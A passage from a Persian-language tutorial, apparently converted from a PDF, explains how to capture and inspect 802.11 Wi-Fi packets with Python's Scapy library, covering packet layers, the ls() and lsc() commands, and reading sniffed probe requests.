        print “Packet 802.11 Yaft nashod”
```


در واقع در اینجا یک شرط if اضافه می کنیم که اگر بسته های دریافتی از نوع 802.11 باشند, خلاصه بسته ها در خروجی نمایش داده شود else در غیر اینصورت یک پیام متنی خطا نمایش داده شود.




اسکریپت نهایی ما به صورت زیر می باشد :



اکنون در صورتیکه شنود ما حاوی بسته های 802.11 نباشد پیام خطا نمایش داده می شود .



در غیر اینصورت محتوای بسته های 802.11 نمایش داده خواهد شد.



لایه ها در Scapy

یکی از مهم ترین مفاهیم در Scapy لایه های بسته ها می باشد که در این بخش به شرح آن می پردازیم. بسته ها در Scapy به چندین زیرلایه تقسیم می شوند و هر بسته دارای یک بار اضافی بوده که در آن لایه بعدی قرار می گیرد.

به عنوان مثال یک بسته عادی 802.11 دارای ساختار لایه ای زیر می باشد :


Radiotap / Dot11 / Dot11Beacon / Dot11Elt / Dot11Elt / Dot11Elt

در ساختار بالا هر بسته 802.11 به صورت عادی ابتدا دارای یک لایه Radiotap می باشد

که به دنبال آن یک لایه Dot11


و سپس یک لایه Dot11Beacon

و به دنبال آن چندین لایه Dot11Elt می باشد که Dot11Elt در واقع همان داده های انتقالی می باشد. به منظور مشاهده لیست لایه های پشتیبانی شده Scapy شل تعاملی را باز کنید و فراخوان ls() را وارد کنید.




این دستور لیست عظیمی از لایه های پشتیبانی شده در Scapy را نمایش می دهد که البته همه آنها مرتبط با شبکه 802.11 نمی باشد. لیست به ترتیب حروف الفبا می باشد و بخش Dot11 در زیر نمایش داده شده است.

دانلود غیرمجاز سرقت اثر محسوب می گردد



این ها لایه های پشتیبانی شده شبکه 802.11 می باشند. در صورتیکه مفاهیم مقدماتی شبکه وایرلس را مطالعه کرده باشید به احتمال زیاد با این لایه ها آشنایی دارید. به عنوان مثال لایه Dot11Beacon برای ایجاد یک بسته بیکان و Dot11ProbeReq برای ایجاد یک بسته درخواست کاوش (Probe Request) کاربرد دارد. شما زمانیکه قصد ایجاد یک اسنیفر و یا یک تزریق گر را دارید می توانید از این لایه های مختلف برای ایجاد بسته مورد نظر خود استفاده کنید. تنها در صوررتیکه لایه مورد نظر در Scapy وجود نداشته باشد بایستی خودتان یک لایه جدید برای آن ایجاد کنید.

مشابه لایه ها یکسری عملیات ها در Scapy وجود دارند که می توانید در اسکریپت ها از آنها استفاده کنید. برای نمایش لیست تمام عملیات های موجود در کتابخانه Scapy دستور lsc() را وارد شل تعاملی Scapy کنید :



این لیست بسیار مفید بوده و به همراه توضیح شرح استفاده از عملیات های مختلف را به شما نمایش می دهد. مثلا ما تا اینجا از sniff استفاده کردیم که اگر به توضیح آن مراجعه کنیم برای شنود بسته ها کاربرد دارد. همچنین از ls برای نمایش لیست لایه های موجود استفاده کردیم.

پیمایش لایه ها در Scapy


با لایه ها در Scpay آشنا شدیم ولی چگونه بین لایه های مختلف پیمایش کنید و لایه های مختلف یک بسته را جداگانه نمایش دهیم. به این منظور ابتدا تنظیمات اولیه کارت شبکه و scapy را مطابق قبل انجام دهید و به صورت زیر شروع به شنود چند بسته کنید و مقدار ضبط شده را درون متغیر mypacket ذخیره کنید :

```
>>>
>>> mypacket = sniff(count=10)
>>> mypacket
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:10>
```


در اینجا من 10 بسته را ضبط کردم. مجدد با استفاده از nsummary خلاصه محتوای بسته ها را نمایش می دهم.

```
>>>
>>> mypacket.nsummary()
0000 RadioTap / 802.11 Management 4L a8:81 [redacted] > ff:ff:ff:ff:ff:ff
/ Dot11ProbeReq / SSID='d2BC3SFVBV0VJIEc3MzAtVTEw' / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt
0001 RadioTap / 802.11 Management 4L a8:81 [redacted] > ff:ff:ff:ff:ff:ff
/ Dot11ProbeReq / SSID='' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot
11Elt
0002 RadioTap / 802.11 Management 4L a8:81: [redacted] > ff:ff:ff:ff:ff:ff
/ Dot11ProbeReq / SSID='d2BC3SFVBV0VJIEc3MzAtVTEw' / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt
0003 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 10:fe [redacted]
0004 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 10:fe [redacted]
0005 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 1c:65 [redacted]
0006 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 1c:65 [redacted]
0007 RadioTap / 802.11 Management 4L a8:81 [redacted] > ff:ff:ff:ff:ff:ff
/ Dot11ProbeReq / SSID='d2BC3SFVBV0VJIEc3MzAtVTEw' / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt
0008 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 1c:65: [redacted]
0009 RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 1c:65: [redacted]
>>>
```

با استفاده از ایندکس شماره 0 بسته اول را انتخاب و در متغیری جداگانه با نام mypkt ذخیره کنید و مقدار آن را با استفاده از تابع show() نمایش دهید :



به وضوح می توان دید که بسته شماره 0 در مثال ما Probe Request می باشد. چرا که لایه سوم ProbeRequest می باشد و SSID هم مشخص شده است.




مشاهده می کنید که لایه ها به صورت کاملا طبقه بندی شده و پشت سرهم نمایش داده می شود. در اینجا ما ابتدا یک لایه RadioTap داریم و لایه بعدی 802.11 می باشد (در واقع همان Dot11) و لایه بعدی Probe Request (در واقع همان لایه Dot11ProbeReq) و در نهایت تعدادی لایه اطلاعاتی Information Element (در واقع همان Dot11Elt) در اختیار داریم.

اگر دقت کنید برخی از فیلدها برای ما تجزیه شده و مقدار آن به صورت متن ساده نمایش داده می شود . مثلا فیلد SSID ولی برخی فیلدها به صورت هگزادسیمال نمایش داده می شود . مثلا در لایه های Dot11Elt فیلد info نتایج به صورت تجزیه نشده نمایش داده می شود. این موضوع بسیار مهم است چرا که ممکن است نیاز داشته باشید تا این فیلدها را بعدا تجزیه کنید و نتایج قابل نمایش بدست آورید.

